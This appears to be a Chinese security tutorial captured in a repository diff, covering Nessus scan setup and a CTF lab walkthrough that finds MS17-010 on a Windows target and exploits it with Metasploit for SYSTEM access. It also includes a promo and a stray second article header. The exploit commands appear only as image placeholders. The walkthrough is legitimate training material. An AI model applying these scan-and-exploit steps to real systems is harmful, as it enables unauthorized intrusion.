||||
|
||||
- 生成标准化漏洞报告,指导安全修复
|
||||
|
||||
## 二、核心操作流程(新手一步到位,直接照做)
|
||||
### 1. 基础配置(首次使用必做)
|
||||
- 安装并激活Nessus(获取激活码,加载漏洞库)
|
||||
|
||||
- 新建**Scan(扫描任务)**
|
||||
,选择扫描类型:
|
||||
|
||||
✅ **Basic Network Scan**
|
||||
(基础网络扫描,新手首选)
|
||||
|
||||
✅ **Credentialed Scan**
|
||||
(带凭证扫描,深度检测,需输入账号密码)
|
||||
|
||||
✅ **Web Application Scan**
|
||||
(Web应用扫描,对标Web漏洞)
|
||||
### 2. 扫描核心设置
|
||||
- **Target**
|
||||
:填写目标IP/IP段(如10.10.10.0/24,支持批量扫描)
|
||||
|
||||
- **Port Scan**
|
||||
:选择扫描端口(全端口/常用端口,建议全端口深度扫)
|
||||
|
||||
- **Credentials**
|
||||
:添加目标凭证(如SSH账号、Windows账号,提升扫描深度)
|
||||
|
||||
- **Plugins**
|
||||
:勾选需检测的漏洞插件(默认全选,覆盖系统/应用/弱口令)
|
||||
|
||||
### 3. 启动扫描&查看结果
|
||||
- 点击**Launch**
|
||||
启动扫描,等待完成(根据资产数量,耗时数分钟到数小时)
|
||||
|
||||
- 扫描结束后,在**Vulnerabilities**
|
||||
页面查看结果,按**Critical(高危)、High(高)、Medium(中)、Low(低)**
|
||||
分级筛选
|
||||
|
||||
- 点击单个漏洞,查看**详细信息**
|
||||
:漏洞描述、危害等级、利用POC、修复建议、受影响资产
|
||||
|
||||
### 4. 导出报告(实战/工作必备)
|
||||
- 点击**Report**
|
||||
,选择导出格式(PDF/HTML/CSV,企业常用PDF)
|
||||
|
||||
- 报告包含:资产清单、漏洞统计、详细漏洞信息、修复方案,可直接用于安全整改
|
||||
|
||||
## 三、经典CTF真题实战
|
||||
### 真题名称:未设防的服务器
|
||||
### 靶机信息
|
||||
- 开放端口:22(SSH)、135(RPC)、445(SMB)、3306(MySQL)
|
||||
|
||||
- 系统:Windows Server 2008 R2,存在经典高危漏洞
|
||||
|
||||
- 目标:通过Nessus快速定位高危漏洞,利用漏洞拿到flag
|
||||
|
||||
- 考点:Nessus漏洞扫描、高危漏洞识别、基础漏洞利用思路
|
||||
|
||||
## 四、完整解题流程(Nessus全程指引,零基础可复现)
|
||||
### 步骤1:新建基础网络扫描,添加靶机IP
|
||||
|
||||
打开Nessus,新建**Basic Network Scan**
|
||||
,Target填写10.10.10.90
|
||||
,其余默认配置,点击**Launch**
|
||||
启动扫描。
|
||||
### 步骤2:扫描结果分析,定位高危漏洞
|
||||
|
||||
扫描完成后,筛选**Critical(高危)**
|
||||
漏洞,发现核心高危漏洞:
|
||||
|
||||

|
||||
|
||||
同时检测出**MySQL弱口令**
|
||||
:root/123456
|
||||
(Low等级,辅助利用)
|
||||
### 步骤3:利用高危漏洞,获取系统权限
|
||||
|
||||
根据Nessus提供的漏洞信息,确认靶机存在MS17-010永恒之蓝漏洞,通过MSF加载对应漏洞模块:
|
||||
|
||||

|
||||
|
||||
一键执行后,直接获取**Windows系统SYSTEM权限**
|
||||
(最高权限)。
|
||||
### 步骤4:读取flag,完成解题
|
||||
|
||||
在MSF的shell中,执行命令查找并读取flag:
|
||||
|
||||

|
||||
|
||||
得到flag:
|
||||
|
||||

|
||||
|
||||
## 五、实战复盘(工具价值落地,扫漏/挖洞通用)
|
||||
1. **Nessus是“漏洞发现神器”,而非漏洞利用工具**
|
||||
:它能快速定位漏洞,但利用漏洞仍需配合MSF、EXP等工具,这是扫漏的核心逻辑。
|
||||
|
||||
1. **带凭证扫描是关键**
|
||||
:无凭证扫描仅能检测表面漏洞,添加目标账号密码后,Nessus可深度检测系统内部漏洞、配置缺陷,漏扫率大幅降低。
|
||||
|
||||
1. **CTF/挖洞/护网的不同用法**
|
||||
:
|
||||
|
||||
1. CTF:快速摸排靶机高危漏洞,找到突破口;
|
||||
|
||||
1. SRC挖洞:扫描目标资产段,定位弱口令、未授权访问、高危漏洞,精准挖洞;
|
||||
|
||||
1. 护网/企业巡检:批量扫描全网资产,生成标准化报告,指导安全整改。
|
||||
|
||||
1. **漏洞等级优先原则**
|
||||
:扫描结果先看**Critical/High**
|
||||
等级漏洞,这类漏洞往往是直接突破口,低危漏洞可作为辅助利用点。
|
||||
|
||||
## 六、福利领取:全系列资料合集
|
||||
|
||||
为了感谢大家的一路跟随,整理了 **「200节攻防教程资源包」**
|
||||
这是我整理的精华内容,覆盖网安所有核心知识点,后台回复“
|
||||
学习
|
||||
”即可获取:
|
||||
|
||||
全套学习资源,可以
|
||||
点击文末
|
||||
阅读原文
|
||||
领取200节攻防教程
|
||||
|
||||

|
||||
## 下期预告(第10期)
|
||||
|
||||
**每日1工具1真题,网安工具30天通持续更新**
|
||||
|
||||
明日工具:**Wireshark**
|
||||
——网络抓包分析神器,看透网络流量本质,排查网络漏洞、分析攻击流量的核心工具!
|
||||
|
||||
@@ -0,0 +1,12 @@
|
||||
# 这种鸟漏洞不难挖啊
|
||||
原创 泼猴
|
||||
泼猴 表哥带我 2026-03-06 03:47
|
||||
|
||||

|
||||
> ❝
|
||||
> 由于传播、利用本公众号"表哥带我"所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责。
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
Reference in new issue
Block a user